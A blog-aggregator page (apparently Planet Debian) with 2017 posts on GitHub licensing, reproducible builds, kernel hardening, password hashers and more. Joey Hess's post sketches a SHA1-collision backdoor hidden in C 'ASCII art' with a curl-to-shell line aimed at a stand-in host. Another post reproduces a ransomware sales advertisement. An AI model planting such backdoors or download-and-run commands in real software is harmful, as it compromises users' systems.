Search Results: "tar"

1 March 2017

Thorsten Glaser: New GitHub Terms of Service r e q u i r e removing many Open Source works from it

Please use the correct (perma)link to bookmark this article, not the page listing all wlog entries of the last decade. Thank you.</update> Some updates inline and at the bottom. The new Terms of Service of GitHub became effective today, which is quite problematic there was a review phase, but my reviews pointing out the problems were not answered, and, while the language is somewhat changed from the draft, they became effective immediately. Now, the new ToS are not so bad that one immediately must stop using their service for disagreement, but it s important that certain content may no longer legally be pushed to GitHub. I ll try to explain which is affected, and why. I m mostly working my way backwards through section D, as that s where the problems I identified lie, and because this is from easier to harder. Note that using a private repository does not help, as the same terms apply. Anything requiring attribution (e.g. CC-BY, but also BSD, ) Section D.7 requires the person uploading content to waive any and all attribution rights. Ostensibly to allow basic functions like search to work , which I can even believe, but, for a work the uploader did not create completely by themselves, they can t grant this licence. The CC licences are notably bad because they don t permit sublicencing, but even so, anything requiring attribution can, in almost all cases, not written or otherwise, created or uploaded by our Users . This is fact, and the exceptions are few. Anything putting conditions on the right to use, display and perform the work and, worse, reproduce (all Copyleft) Section D.5 requires the uploader to grant all other GitHub users Note that section D.4 is similar, but granting the licence to GitHub (and their successors); while this is worded much more friendly than in the draft, this fact only makes it harder to see if it affects works in a similar way. But that doesn t matter since D.5 is clear enough. (This doesn t mean it s not a problem, just that I don t want to go there and analyse D.4 as D.5 points out the same problems but is easier.) This means that any and all content under copyleft licences is also no longer welcome on GitHub. Anything requiring integrity of the author s source (e.g. LPPL) Some licences are famous for requiring people to keep the original intact while permitting patches to be piled on top; this is actually permissible for Open Source, even though annoying, and the most common LaTeX licence is rather close to that. Section D.3 says any (partial) content can be removed though keeping a PKZIP archive of the original is a likely workaround. Affected licences Anything copyleft (GPL, AGPL, LGPL, CC-*-SA) or requiring attribution (CC-BY-*, but also 4-clause BSD, Apache 2 with NOTICE text file, ) are affected. BSD-style licences without advertising clause (MIT/Expat, MirOS, etc.) are probably not affected if GitHub doesn t go too far and dissociates excerpts from their context and legal info, but then nobody would be able to distribute it, so that d be useless. But what if I just fork something under such a licence? Only continuing to use GitHub constitutes accepting the new terms. This means that repositories from people who last used GitHub before March 2017 are excluded. Even then, the new terms likely only apply to content uploaded in March 2017 or later (note that git commit dates are unreliable, you have to actually check whether the contribution dates March 2017 or later). And then, most people are likely unaware of the new terms. If they upload content they themselves don t have the appropriate rights (waivers to attribution and copyleft/share-alike clauses), it s plain illegal and also makes your upload of them or a derivate thereof no more legal. Granted, people who, in full knowledge of the new ToS, share any User-Generated Content with GitHub on or after 1 March, 2017, and actually have the appropriate rights to do that, can do that; and if you encounter such a repository, you can fork, modify and upload that iff you also waive attribution and copyleft/share-alike rights for your portion of the upload. But especially in the beginning these will be few and far between (even more so taking into account that GitHub is, legally spoken, a mess, and they don t even care about hosting only OSS / Free works). Conclusion (Fazit) I ll be starting to remove any such content of mine, such as the source code mirrors of jupp, which is under the GNU GPLv1, now and will be requesting people who forked such repositories on GitHub to also remove them. This is not something I like to do but something I am required to do in order to comply with the licence granted to me by my upstream. Anything you ve found contributed by me in the meantime is up for review; ping me if I forgot something. (mksh is likely safe, even if I hereby remind you that the attribution requirement of the BSD-style licences still applies outside of GitHub.) (Pet peeve: why can t I adopt a licence with British spelling? They seem to require oversea barbarian spelling.) The others Atlassian Bitbucket has similar terms (even worse actually; I looked at them to see whether I could mirror mksh there, and turns out, I can t if I don t want to lose most of what few rights I retain when publishing under a permissive licence). Gitlab seems to not have such, but requires you to indemnify them YMMV. I think I ll self-host the removed content. And now? I m in contact with someone from GitHub Legal (not explicitly in the official capacity though) and will try to explain the sheer magnitude of the problem and ways to solve this (leaving the technical issues to technical solutions and requiring legal solutions only where strictly necessary), but for now, the ToS are enacted (another point of my criticism of this move) and thus, the aforementioned works must go off GitHub right now. That s not to say they may not come back later once this all has been addressed, if it will be addressed to allow that. The new ToS do have some good; for example, the old ToS said you allow every GitHub user to fork your repositories without ever specifying what that means. It s just that the people over at GitHub need to understand that, both legally and technically , any and all OSS licences grant enough to run a hosting platform already , and separate explicit grants are only needed if a repository contains content not under an OSI/OKFN/Copyfree/FSF/DFSG-free licence. I have been told that these are important issues and been thanked for my feedback; we ll see what comes from this. maybe with a little more effort on the coders side All licences on one of those lists or conformant to the DFSG, OSD or OKD should do . e.g. when displaying search results, add a note this is an excerpt, click HERE to get to the original work in its context, with licence and attribution where HERE is a backlink to the file in the repository It is understood those organisations never un-approve any licence that rightfully conforms to those definitions (also in cases like a grant saying just use any OSS licence which is occasionally used) Update: In the meantime, joeyh has written not one but two insightful articles (although I disagree in some details; the new licence is only to GitHub users (D.5) and GitHub (D.4) and only within their system, so, while uploaders would violate the ToS (they cannot grant the licence) and (probably) the upstream-granted copyleft licence, this would not mean that everyone else wasn t bound by the copyleft licence in, well, enough cases to count (yes it s possible to construct situations in which this hurts the copyleft fraction, but no, they re nowhere near 100%).

28 February 2017

Chris Lamb: Free software activities in February 2017

Here is my monthly update covering what I have been doing in the free software world (previous month):
Reproducible builds

Whilst anyone can inspect the source code of free software for malicious flaws, most software is distributed pre-compiled to end users. The motivation behind the Reproducible Builds effort is to permit verification that no flaws have been introduced either maliciously or accidentally during this compilation process by promising identical results are always generated from a given source, thus allowing multiple third-parties to come to a consensus on whether a build was compromised. (I have been awarded a grant from the Core Infrastructure Initiative to fund my work in this area.) This month I:
I also made the following changes to our tooling:
diffoscope

diffoscope is our in-depth and content-aware diff utility that can locate and diagnose reproducibility issues.

  • New features:
    • Add a machine-readable JSON output format. (Closes: #850791).
    • Add an --exclude option. (Closes: #854783).
    • Show results from debugging packages last. (Closes: #820427).
    • Extract archive members using an auto-incrementing integer avoiding the need to sanitise filenames. (Closes: #854723).
    • Apply --max-report-size to --text output. (Closes: #851147).
    • Specify <html lang="en"> in the HTML output. (re. #849411).
  • Bug fixes:
    • Fix errors when comparing directories with non-directories. (Closes: #835641).
    • Device and RPM fallback comparisons require xxd. (Closes: #854593).
    • Fix tests that call xxd on Debian Jessie due to change of output format. (Closes: #855239).
    • Add missing Recommends for comparators. (Closes: #854655).
    • Importing submodules (ie. parent.child) will attempt to import parent. (Closes: #854670).
    • Correct logic of module_exists ensuring we correctly skip the debian.deb822 tests when python3-debian is not installed. (Closes: #854745).
    • Clean all temporary files in the signal handler thread instead of attempting to pass the exception back to the main thread. (Closes: #852013).
    • Fix behaviour of setting report maximums to zero (ie. no limit).
  • Optimisations:
    • Don't uselessly run xxd(1) on non-directories.
    • No need to track libarchive directory locations.
    • Optimise create_limited_print_func.
  • Tests:
    • When comparing two empty directories, ensure that the mtime of the directory is consistent to avoid non-deterministic failures.
    • Ensure we can at least import the "deb_fallback" and "rpm_fallback" modules.
    • Add test for symlink differing in destination.
    • Add tests for --progress, --status-fd and profiling output options as well as the Deb Changes,Buildinfo,Dsc and RPM fallback comparisons.
    • Add get_data and @skip_unless_module_exists test helpers.
    • Mark impossible-to-reach code to improve test coverage.

buildinfo.debian.net

buildinfo.debian.net is my experiment into how to process, store and distribute .buildinfo files after the Debian archive software has processed them.

  • Drop raw_text fields now as we've moved these to Amazon S3.
  • Drop storage of Installed-Build-Depends and subsequently-orphaned Binary package instances to recover diskspace.

strip-nondeterminism

strip-nondeterminism is our tool to remove specific non-deterministic results from a completed build.

  • Print log entry when fixing a file. (Closes: #777239).
  • Run our entire testsuite in autopkgtests, not just the first test. (Closes: #852517).
  • Don't test for stat(2)'s blksize and block attributes. (Closes: #854937).
  • Use error() from Dh_Lib.pm over "manual" die().


Debian
Debian LTS

This month I have been paid to work 13 hours on Debian Long Term Support (LTS). In that time I did the following:
  • "Frontdesk" duties, triaging CVEs, etc.
  • Issued DLA 817-1 for libphp-phpmailer, correcting a local file disclosure vulnerability where insufficient parsing of HTML messages could potentially be used by attacker to read a local file.
  • Issued DLA 826-1 for wireshark which fixes a denial of service vulnerability in wireshark, where a malformed NATO Ground Moving Target Indicator Format ("STANAG 4607") capture file could cause a memory exhausion/infinite loop.

Uploads
  • python-django (1:1.11~beta1-1) New upstream beta release.
  • redis (3:3.2.8-1) New upstream release.
  • gunicorn (19.6.0-11) Use $ misc:Pre-Depends to populate Pre-Depends for dpkg-maintscript-helper.
  • dh-virtualenv (1.0-1~bpo8+1) Upload to jessie-backports.

I sponsored the following uploads: I also performed the following QA uploads:
  • dh-kpatches (0.99.36+nmu4) Make kernel kernel builds reproducible.
Finally, I made the following non-maintainer uploads:
  • cpio (2.12+dfsg-3) Remove rmt.8.gz to prevent a piuparts error.
  • dot-forward (1:0.71-2.2) Correct a FTBFS; we don't install anything to /usr/sbin, so use GNU Make's $(wildcard ..) over the shell's own * expansion.


FTP Team

As a Debian FTP assistant I ACCEPTed 116 packages: autobahn-cpp, automat, bglibs, bitlbee, bmusb, bullet, case, certspotter, checkit-tiff, dash-el, dash-functional-el, debian-reference, el-x, elisp-bug-hunter, emacs-git-messenger, emacs-which-key, examl, genwqe-user, giac, golang-github-cloudflare-cfssl, golang-github-docker-goamz, golang-github-docker-libnetwork, golang-github-go-openapi-spec, golang-github-google-certificate-transparency, golang-github-karlseguin-ccache, golang-github-karlseguin-expect, golang-github-nebulouslabs-bolt, gpiozero, gsequencer, jel, libconfig-mvp-slicer-perl, libcrush, libdist-zilla-config-slicer-perl, libdist-zilla-role-pluginbundle-pluginremover-perl, libevent, libfunction-parameters-perl, libopenshot, libpod-weaver-section-generatesection-perl, libpodofo, libprelude, libprotocol-http2-perl, libscout, libsmali-1-java, libtest-abortable-perl, linux, linux-grsec, linux-signed, lockdown, lrslib, lua-curses, lua-torch-cutorch, mariadb-10.1, mini-buildd, mkchromecast, mocker-el, node-arr-exclude, node-brorand, node-buffer-xor, node-caller, node-duplexer3, node-ieee754, node-is-finite, node-lowercase-keys, node-minimalistic-assert, node-os-browserify, node-p-finally, node-parse-ms, node-plur, node-prepend-http, node-safe-buffer, node-text-table, node-time-zone, node-tty-browserify, node-widest-line, npd6, openoverlayrouter, pandoc-citeproc-preamble, pydenticon, pyicloud, pyroute2, pytest-qt, pytest-xvfb, python-biomaj3, python-canonicaljson, python-cgcloud, python-gffutils, python-h5netcdf, python-imageio, python-kaptan, python-libtmux, python-pybedtools, python-pyflow, python-scrapy, python-scrapy-djangoitem, python-signedjson, python-unpaddedbase64, python-xarray, qcumber, r-cran-urltools, radiant, repo, rmlint, ruby-googleauth, ruby-os, shutilwhich, sia, six, slimit, sphinx-celery, subuser, swarmkit, tmuxp, tpm2-tools, vine, wala & x265. I additionally filed 8 RC bugs against packages that had incomplete debian/copyright files against: checkit-tiff, dash-el, dash-functional-el, libcrush, libopenshot, mkchromecast, pytest-qt & x265.

Kees Cook: security things in Linux v4.10

Previously: v4.9. Here s a quick summary of some of the interesting security things in last week s v4.10 release of the Linux kernel: PAN emulation on arm64 Catalin Marinas introduced ARM64_SW_TTBR0_PAN, which is functionally the arm64 equivalent of arm s CONFIG_CPU_SW_DOMAIN_PAN. While Privileged eXecute Never (PXN) has been available in ARM hardware for a while now, Privileged Access Never (PAN) will only be available in hardware once vendors start manufacturing ARMv8.1 or later CPUs. Right now, everything is still ARMv8.0, which left a bit of a gap in security flaw mitigations on ARM since CONFIG_CPU_SW_DOMAIN_PAN can only provide PAN coverage on ARMv7 systems, but nothing existed on ARMv8.0. This solves that problem and closes a common exploitation method for arm64 systems. thread_info relocation on arm64 As done earlier for x86, Mark Rutland has moved thread_info off the kernel stack on arm64. With thread_info no longer on the stack, it s more difficult for attackers to find it, which makes it harder to subvert the very sensitive addr_limit field. linked list hardening
I added CONFIG_BUG_ON_DATA_CORRUPTION to restore the original CONFIG_DEBUG_LIST behavior that existed prior to v2.6.27 (9 years ago): if list metadata corruption is detected, the kernel refuses to perform the operation, rather than just WARNing and continuing with the corrupted operation anyway. Since linked list corruption (usually via heap overflows) are a common method for attackers to gain a write-what-where primitive, it s important to stop the list add/del operation if the metadata is obviously corrupted. seeding kernel RNG from UEFI A problem for many architectures is finding a viable source of early boot entropy to initialize the kernel Random Number Generator. For x86, this is mainly solved with the RDRAND instruction. On ARM, however, the solutions continue to be very vendor-specific. As it turns out, UEFI is supposed to hide various vendor-specific things behind a common set of APIs. The EFI_RNG_PROTOCOL call is designed to provide entropy, but it can t be called when the kernel is running. To get entropy into the kernel, Ard Biesheuvel created a UEFI config table (LINUX_EFI_RANDOM_SEED_TABLE_GUID) that is populated during the UEFI boot stub and fed into the kernel entropy pool during early boot. arm64 W^X detection As done earlier for x86, Laura Abbott implemented CONFIG_DEBUG_WX on arm64. Now any dangerous arm64 kernel memory protections will be loudly reported at boot time. 64-bit get_user() zeroing fix on arm
While the fix itself is pretty minor, I like that this bug was found through a combined improvement to the usercopy test code in lib/test_user_copy.c. Hoeun Ryu added zeroing-on-failure testing, and I expanded the get_user()/put_user() tests to include all sizes. Neither improvement alone would have found the ARM bug, but together they uncovered a typo in a corner case. no-new-privs visible in /proc/$pid/status
This is a tiny change, but I like being able to introspect processes externally. Prior to this, I wasn t able to trivially answer the question is that process setting the no-new-privs flag? To address this, I exposed the flag in /proc/$pid/status, as NoNewPrivs. That s all for now! Please let me know if you saw anything else you think needs to be called out. :) I m already excited about the v4.11 merge window opening

2017, Kees Cook. This work is licensed under a Creative Commons Attribution-ShareAlike 3.0 License.
Creative Commons License

Urvika Gola: Outreachy- Week 8 & 9 Progress

Working with 9-Patch Images, Adapter Classes, Layouts in Android. Before starting this new task I never wondered .. How does that bubble around our chat messages wraps around the width of the text written by us?? . The image being used as the background of our messages are called 9-Patch images. They stretch themselves according to the text length and font size! Android will automatically resize to accommodate the contents , like

ninepatch_examples-1

Source- developer.android.com

How great it would be if the clothes we wear could also work the same way.
Fit according to the body-size. I could then still wear my childhood cute nostalgic dresses..
Below, are the 9-Patch image I edited. There are two set of bubble images which are different for incoming and outgoing SIP messages. bubble_incoming-9 bubble1-9 These images have to be designed a certain way and should be stored as the smallest size and leave 1px to all sides. Details are clearly explained in Android Documentation https://developer.android.com/guide/topics/graphics/2d-graphics.html#nine-patch Then, save the image by concatenating .9 between the file name and extension. For example if your image name is bubble.png. Rename it to bubble.9.png They should be stored like any other image file in res/drawable folder. Using 9-patch images these problems are taken care of
  1. The image proportions are set according to different screen sizes automatically.
    You don t have to create multiple PNGs of different pixels for multiple screen sizes.
  2. The image resizes itself accroding to the Text size set in the user s phone.
I had to modify the existing Lumicall SIP Message screen which had simple ListView as the chat message holder and replace it with 9-patch bubble images to make it more interactive
Voila! What a simple way to provide a simple yet valuable usability feature.

24 February 2017

Gunnar Wolf: Started getting ads for ransomware. Coincidence?

Very strange. Verrrry strange. Yesterday I wrote a blog post on spam stuff that has been hitting my mailbox. Nothing too deep, just me scratching my head. Coincidentally (I guess/hope), I have been getting messages via my Bitlbee to one of my Jabber accounts, offering me ransomware services. I am reproducing it here, omitting of course everything I can recognize as their brand names related URLs (as I'm not going to promote the 3vi1-doers). I'm reproducing this whole as I'm sure the information will be interesting for some.
*BRAND* Ransomware - The Most Advanced and Customisable you've Ever Seen
Conquer your Independence with *BRAND* Ransomware Full Lifetime License!
* UNIQUE FEATURES
* NO DEPENDENCIES (.net or whatever)!!!
* Edit file Icon and UAC - Works on All Windows Versions
* Set Folders and Extensions to Encrypt, Deadline and Russian Roulette
* Edit the Text, speak with voice (multilang) and Colors for Ransom Window
* Enable/disable USB infect, network spread & file melt
* Set Process Name, sleep time, update ransom amount, Give mercy button
* Full-featured headquarter (for Windows) with unlimited builds, PDF reports, charts and maps, totally autonomous operation
* PHP Bridges instead of expensive C&C servers!
* Automatic Bitcoin payment detection (impossible to bypass/crack - we challege who says the contrary to prove what they say!)
* Totally/Mathematically IMPOSSIBLE to DECRYPT! Period.
* Award-Winning Five-Stars support and constant updates!
* We Have lot vouchs in *BRAND* Market, can check!
Watch the promo video: *URL*
Screenshots: *URL*
Website: *URL*
Price: $389
Promo: just $309 - 20% OFF! until 25th Feb 2017
Jabber: *JID*
I think I can comment on this with my students. Hopefully, this is interesting to others.
Now... I had never received Jabber-spam before. This message has been sent to me 14 times in the last 24 hours (all from different JIDs, all unknown to me). I hope this does not last forever :-/ Otherwise, I will have to learn more on how to configure Bitlbee to ignore contacts not known to me. Grrr...

Jonathan Dowland: OpenShift Java S2I

One of the products I have done some work on at Red Hat has recently been released to customers and there have been a few things written about it:

Joey Hess: SHA1 collision via ASCII art

Happy SHA1 collision day everybody! If you extract the differences between the good.pdf and bad.pdf attached to the paper, you'll find it all comes down to a small ~128 byte chunk of random-looking binary data that varies between the files. The SHA1 attack announced today is a common-prefix attack. The common prefix that we will use is this:
/* ASCII art for easter egg. */
char *amazing_ascii_art="\
(To be extra sneaky, you can add a git blob object header to that prefix before calculating the collisions. Doing so will make the SHA1 that git generates when checking in the colliding file be the thing that collides. This makes it easier to swap in the bad file later on, because you can publish a git repository containing it, and trick people into using that repository. ("I put a mirror on github!") The developers of the program will have the good version in their repositories and not notice that users are getting the bad version.) Suppose that the attack was able to find collisions using only printable ASCII characters when calculating those chunks. The "good" data chunk might then look like this:
7*yLN#!NOKj@ FPKW".<i+sOCsx9QiFO0UR3ES*Eh]g6r/anP=bZ6&IJ#cOS.w;oJkVW"<*.!,qjRht?+^=^/Q*Is0K>6F)fc(ZS5cO#"aEavPLI[oI(kF_l!V6ycArQ
And the "bad" data chunk like this:
9xiV^Ksn=<A!<^ l4~ uY2x8krnY@JA<<FA0Z+Fw!;UqC(1_ZA^fu#e Z>w_/S?.5q^!WY7VE>gXl.M@d6]a*jW1eY(Qw(r5(rW8G)?Bt3UT4fas5nphxWPFFLXxS/xh
Now we need an ASCII artist. This could be a human, or it could be a machine. The artist needs to make an ASCII art where the first line is the good chunk, and the rest of the lines obfuscate how random the first line is. Quick demo from a not very artistic ASCII artist, of the first 10th of such a picture based on the "good" line above:
7*yLN#!NOK
3*\LN'\NO@
3*/LN  \.A
5*\LN   \.
>=======:)
5*\7N   /.
3*/7N  /.V
3*\7N'/NO@
7*y7N#!NOX
Now, take your ASCII art and embed it in a multiline quote in a C source file, like this:
/* ASCII art for easter egg. */
char *amazing_ascii_art="\
7*yLN#!NOK \
3*\\LN'\\NO@ \
3*/LN  \\.A \ 
5*\\LN   \\. \
>=======:) \
5*\\7N   /. \
3*/7N  /.V \
3*\\7N'/NO@ \
7*y7N#!NOX";
/* We had to escape backslashes above to make it a valid C string.
 * Run program with --easter-egg to see it in all its glory.
 */
/* Call this at the top of main() */
check_display_easter_egg (char **argv)  
    if (strcmp(argv[1], "--easter-egg") == 0)
        printf(amazing_ascii_art);
    if (amazing_ascii_art[0] == "9")
        system("curl http://evil.url   sh");
 
Now, you need a C ofuscation person, to make that backdoor a little less obvious. (Hint: Add code to to fix the newlines, paint additional ASCII sprites over top of the static art, etc, add animations, and bury the shellcode in there.) After a little work, you'll have a C file that any project would like to add, to be able to display a great easter egg ASCII art. Submit it to a project. Submit different versions of it to 100 projects! Everything after line 3 can be edited to make lots of different versions targeting different programs. Once a project contains the first 3 lines of the file, followed by anything at all, it contains a SHA1 collision, from which you can generate the bad version by swapping in the bad data chuck. You can then replace the good file with the bad version here and there, and noone will be the wiser (except the easter egg will display the "bad" first line before it roots them). Now, how much more expensive would this be than today's SHA1 attack? It needs a way to generate collisions using only printable ASCII. Whether that is feasible depends on the implementation details of the SHA1 attack, and I don't really know. I should stop writing this blog post and read the rest of the paper. You can pick either of these two lessons to take away:
  1. ASCII art in code is evil and unsafe. Avoid it at any cost. apt-get moo
  2. Git's security is getting broken to the point that ASCII art (and a few hundred thousand dollars) is enough to defeat it.

My work today investigating ways to apply the SHA1 collision to git repos (not limited to this blog post) was sponsored by Thomas Hochstein on Patreon.

22 February 2017

Antoine Beaupr : The case against password hashers

In previous articles, we have looked at how to generate passwords and did a review of various password managers. There is, however, a third way of managing passwords other than remembering them or encrypting them in a "vault", which is what I call "password hashing". A password hasher generates site-specific passwords from a single master password using a cryptographic hash function. It thus allows a user to have a unique and secure password for every site they use while requiring no storage; they need only to remember a single password. You may know these as "deterministic or stateless password managers" but I find the "password manager" phrase to be confusing because a hasher doesn't actually store any passwords. I do not think password hashers represent a good security tradeoff so I generally do not recommend their use, unless you really do not have access to reliable storage that you can access readily. In this article, I use the word "password" for a random string used to unlock things, but "token" to represent a generated random string that the user doesn't need to remember. The input to a password hasher is a password with some site-specific context and the output from a password hasher is a token.

What is a password hasher? A password hasher uses the master password and a label (generally the host name) to generate the site-specific password. To change the generated password, the user can modify the label, for example by appending a number. Some password hashers also have different settings to generate tokens of different lengths or compositions (symbols or not, etc.) to accommodate different site-specific password policies. The whole concept of password hashers relies on the concept of one-way cryptographic hash functions or key derivation functions that take an arbitrary input string (say a password) and generate a unique token, from which it is impossible to guess the original input string. Password hashers are generally written as JavaScript bookmarklets or browser plugins and have been around for over a decade. The biggest advantage of password hashers is that you only need to remember a single password. You do not need to carry around a password manager vault: there's no "state" (other than site-specific settings, which can be easily guessed). A password hasher named Master Password makes a compelling case against traditional password managers in its documentation:
It's as though the implicit assumptions are that everybody backs all of their stuff up to at least two different devices and backups in the cloud in at least two separate countries. Well, people don't always have perfect backups. In fact, they usually don't have any.
It goes on to argue that, when you lose your password: "You lose everything. You lose your own identity." The stateless nature of password hashers also means you do not need to use cloud services to synchronize your passwords, as there is (generally, more on that later) no state to carry around. This means, for example, that the list of accounts that you have access to is only stored in your head, and not in some online database that could be hacked without your knowledge. The downside of this is, of course, that attackers do not actually need to have access to your password hasher to start cracking it: they can try to guess your master key without ever stealing anything from you other than a single token you used to log into some random web site. Password hashers also necessarily generate unique passwords for every site you use them on. While you can also do this with password managers, it is not an enforced decision. With hashers, you get distinct and strong passwords for every site with no effort.

The problem with password hashers If hashers are so great, why would you use a password manager? Programs like LessPass and Master Password seem to have strong crypto that is well implemented, so why isn't everyone using those tools? Password hashing, as a general concept, actually has serious problems: since the hashing outputs are constantly compromised (they are sent in password forms to various possibly hostile sites), it's theoretically possible to derive the master password and then break all the generated tokens in one shot. The use of stronger key derivation functions (like PBKDF2, scrypt, or HMAC) or seeds (like a profile-specific secret) makes those attacks much harder, especially if the seed is long enough to make brute-force attacks infeasible. (Unfortunately, in the case of Password Hasher Plus, the seed is derived from Math.random() calls, which are not considered cryptographically secure.) Basically, as stated by Julian Morrison in this discussion:
A password is now ciphertext, not a block of line noise. Every time you transmit it, you are giving away potential clues of use to an attacker. [...] You only have one password for all the sites, really, underneath, and it's your secret key. If it's broken, it's now a skeleton-key [...]
Newer implementations like LessPass and Master Password fix this by using reasonable key derivation algorithms (PBKDF2 and scrypt, respectively) that are more resistant to offline cracking attacks, but who knows how long those will hold? To give a concrete example, if you would like to use the new winner of the password hashing competition (Argon2) in your password manager, you can patch the program (or wait for an update) and re-encrypt your database. With a password hasher, it's not so easy: changing the algorithm means logging in to every site you visited and changing the password. As someone who used a password hasher for a few years, I can tell you this is really impractical: you quickly end up with hundreds of passwords. The LessPass developers tried to facilitate this, but they ended up mostly giving up. Which brings us to the question of state. A lot of those tools claim to work "without a server" or as being "stateless" and while those claims are partly true, hashers are way more usable (and more secure, with profile secrets) when they do keep some sort of state. For example, Password Hasher Plus records, in your browser profile, which site you visited and which settings were used on each site, which makes it easier to comply with weird password policies. But then that state needs to be backed up and synchronized across multiple devices, which led LessPass to offer a service (which you can also self-host) to keep those settings online. At this point, a key benefit of the password hasher approach (not keeping state) just disappears and you might as well use a password manager. Another issue with password hashers is choosing the right one from the start, because changing software generally means changing the algorithm, and therefore changing passwords everywhere. If there was a well-established program that was be recognized as a solid cryptographic solution by the community, I would feel more confident. But what I have seen is that there are a lot of different implementations each with its own warts and flaws; because changing is so painful, I can't actually use any of those alternatives. All of the password hashers I have reviewed have severe security versus usability tradeoffs. For example, LessPass has what seems to be a sound cryptographic implementation, but using it requires you to click on the icon, fill in the fields, click generate, and then copy the password into the field, which means at least four or five actions per password. The venerable Password Hasher is much easier to use, but it makes you type the master password directly in the site's password form, so hostile sites can simply use JavaScript to sniff the master password while it is typed. While there are workarounds implemented in Password Hasher Plus (the profile-specific secret), both tools are more or less abandoned now. The Password Hasher homepage, linked from the extension page, is now a 404. Password Hasher Plus hasn't seen a release in over a year and there is no space for collaborating on the software the homepage is simply the author's Google+ page with no information on the project. I couldn't actually find the source online and had to download the Chrome extension by hand to review the source code. Software abandonment is a serious issue for every project out there, but I would argue that it is especially severe for password hashers. Furthermore, I have had difficulty using password hashers in unified login environments like Wikipedia's or StackExchange's single-sign-on systems. Because they allow you to log in with the same password on multiple sites, you need to choose (and remember) what label you used when signing in. Did I sign in on stackoverflow.com? Or was it stackexchange.com? Also, as mentioned in the previous article about password managers, web-based password managers have serious security flaws. Since more than a few password hashers are implemented using bookmarklets, they bring all of those serious vulnerabilities with them, which can range from account name to master password disclosures. Finally, some of the password hashers use dubious crypto primitives that were valid and interesting a decade ago, but are really showing their age now. Stanford's pwdhash uses MD5, which is considered "cryptographically broken and unsuitable for further use". We have seen partial key recovery attacks against MD5 already and while those do not allow an attacker to recover the full master password yet (especially not with HMAC-MD5), I would not recommend anyone use MD5 in anything at this point, especially if changing that algorithm later is hard. Some hashers (like Password Hasher and Password Plus) use a a single round of SHA-1 to derive a token from a password; WPA2 (standardized in 2004) uses 4096 iterations of HMAC-SHA1. A recent US National Institute of Standards and Technology (NIST) report also recommends "at least 10,000 iterations of the hash function".

Conclusion Forced to suggest a password hasher, I would probably point to LessPass or Master Password, depending on the platform of the person asking. But, for now, I have determined that the security drawbacks of password hashers are not acceptable and I do not recommend them. It makes my password management recommendation shorter anyway: "remember a few carefully generated passwords and shove everything else in a password manager". [Many thanks to Daniel Kahn Gillmor for the thorough reviews provided for the password articles.]
Note: this article first appeared in the Linux Weekly News. Also, details of my research into password hashers are available in the password hashers history article.

Neil McGovern: A new journey GNOME Foundation Executive Director

IMG_0726For those who haven t heard, I ve been appointed as the new Executive Director of the GNOME Foundation, and I started last week on the 15th February. It s been an interesting week so far, mainly meeting lots of people and trying to get up to speed with what looks like an enormous job! However, I m thoroughly excited by the opportunity and am very grateful for everyone s warm words of welcome so far. One of the main things I m here to do is to try and help. GNOME is strong because of its community. It s because of all of you that GNOME can produce world leading technologies and a desktop that is intuitive, clean and functional. So, if you re stuck with something, or if there s a way that either myself or the Foundation can help, then please speak up! Additionally, I intend on making this blog a much more frequently updated one letting people know what I m doing, and highlighting cool things that are happening around the project. In that vein, this week I ve also started contacting all our fantastic Advisory Board members. I m also looking at finding sponsors for GUADEC and GNOME.Asia, so if you know of anyone, let me know! I also booked my travel to the GTK+ hackfest and to LibrePlanet if you re going to either of those, make sure you come and introduce yourself :) Finally, a small advertisement for Friends of GNOME. Your generosity really does help the Foundation support development of GNOME. Join up today!

Lisandro Dami n Nicanor P rez Meyer: Developing an nrf51822 based embedded device with Qt Creator and Debian

I'm currently developing an nRF51822-based embedded device. Being one the Qt/Qt Creator maintainers in Debian I would of course try to use it for the development. Turns out it works pretty good... with some caveats.

There are already two quite interesting blog posts about using Qt Creator on MAC and on Windows, so I will not repeat the basics, as they are there. Both use qbs, but I managed to use CMake.

Instead I'll add some tips on the stuff that I needed to solve in order to make this happen on current Debian Sid.


Cheers!

21 February 2017

Shirish Agarwal: The Indian elections hungama

a person showing s(he) showing s(he) Before I start, I would like to point out #855549 . This is a normal/wishlist bug I have filed against apt, the command-line package manager. I sincerely believe having a history command to know what packages were installed, which were upgraded, which were purged should be easily accessible, easily understood and if the output looks pretty, so much the better. Of particular interest to me is having a list of new packages I have installed in last couple of years after jessie became the stable release. It probably would make for some interesting reading. I dunno how much efforts would be to code something like that, but if it works, it would be the greatest. Apt would have finally arrived. Not that it s a bad tool, it s just that it would then make for a heck of a useful tool. Coming back to the topic on hand, Now for the last couple of weeks we don t have water or rather pressure of water. Water crisis has been hitting Pune every year since 2014 with no end in sight. This has been reported in newspapers addendum but it seems it has been felling on deaf ears. The end result of it is that I have to bring buckets of water from around 50 odd metres. It s not a big thing, it s not like some women in some villages in Rajasthan who have to walk in between 200 metres to 5 odd kilometres to get potable water or Darfur, Western Sudan where women are often kidnapped and sold as sexual slaves when they get to fetch water. The situation in Darfur has been shown quite vividly in Darfur is Dying . It is possible that I may have mentioned about Darfur before. While unfortunately the game is in flash as a web resource, the most disturbing part is that the game is extremely depressing, there is a no-win scenario. So knowing and seeing both those scenarios, I can t complain about 50 metres. BUT .but when you extrapolate the same data over some more or less 3.3-3.4 million citizens, 3.1 million during 2011 census with a conservative 2.3-2.4 percent population growth rate according to scroll.in. Fortunately or unfortunately, Pune Municipal Corporation elections were held today. Fortunately or unfortunately, this time all the political parties bought majorly unknown faces in these elections. For e.g. I belong to ward 14 which is spread over quite a bit of area and has around 10k of registered voters. Now the unfortunate part of having new faces in elections, you don t know anything about them. Apart from the affidavits filed, the only thing I come to know is whether there are criminal cases filed against them and what they have shown as their wealth. While I am and should be thankful to ADR which actually is the force behind having the collated data made public. There is a lot of untold story about political push-back by all the major national and regional political parties even when this bit of news were to be made public. It took major part of a decade for such information to come into public domain. But for my purpose of getting clean air and water supply 24 7 to each household seems a very distant dream. I tried to connect with the corporators about a week before the contest and almost all of the lower party functionaries hid behind their political parties manifestos stating they would do the best without any viable plan. For those not knowing, India has been blessed with 6 odd national parties and about 36 odd regional parties and every election some 20-25 new parties try their luck every time. The problem is we, the public, don t trust them or their manifestos. First of all the political parties themselves engage in mud-slinging as to who s copying whom with the manifesto.Even if a political party wins the elections, there is no *real* pressure for them to follow their own manifesto. This has been going for many a year. OF course, we the citizens are to also blame as most citizens for one reason or other chose to remain aloof of the process. I scanned/leafed through all the manifestos and all of them have the vague-wording we will make Pune tanker-free without any implementation details. While I was unable to meet the soon-to-be-Corporators, I did manage to meet a few of the assistants but all the meetings were entirely fruitless. Diagram of Rain Water Harvesting I asked why can t the city follow the Chennai model. Chennai, not so long ago was at the same place where Pune is, 